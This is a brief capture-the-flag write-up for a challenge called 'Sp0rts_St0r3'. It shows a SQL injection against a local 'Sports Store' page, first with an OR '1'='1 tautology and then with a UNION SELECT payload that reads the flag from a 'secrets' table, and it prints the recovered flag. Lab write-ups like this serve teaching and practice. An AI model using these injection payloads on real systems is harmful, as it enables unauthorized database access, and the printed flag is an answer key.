
Challenge Name : Sp0rts_St0r3

Author : Samarth & Siddharth


Solution :

In the site there was a input parameter which is vulnerable for SQLi. Lets test



Choose a number (0-25):

Note: Please enter a number between 0 and 25.




Choose a number (0-25):

Note: Please enter a number between 0 and 25.

Tennis

Were are now performing a simple sql injection



localhost:3000/index.php?username=3' OR '1'='1&sub=


Sports Store

Choose a number (0-25):

Note: Please enter a number between 0 and 25.

Football
Basketball
Tennis
Swimming
Running

Payload : ‘ OR ‘1’=1’1



localhost:3000/index.php?username=1' UNION select flag as name from secrets-- &sub=

Sports Store

Choose a number (0-25):

Note: Please enter a number between 0 and 25.

Football
flag{Cr1ck3t_1s_th3_b3st}

flag{Cr1ck3t_1s_th3_b3st}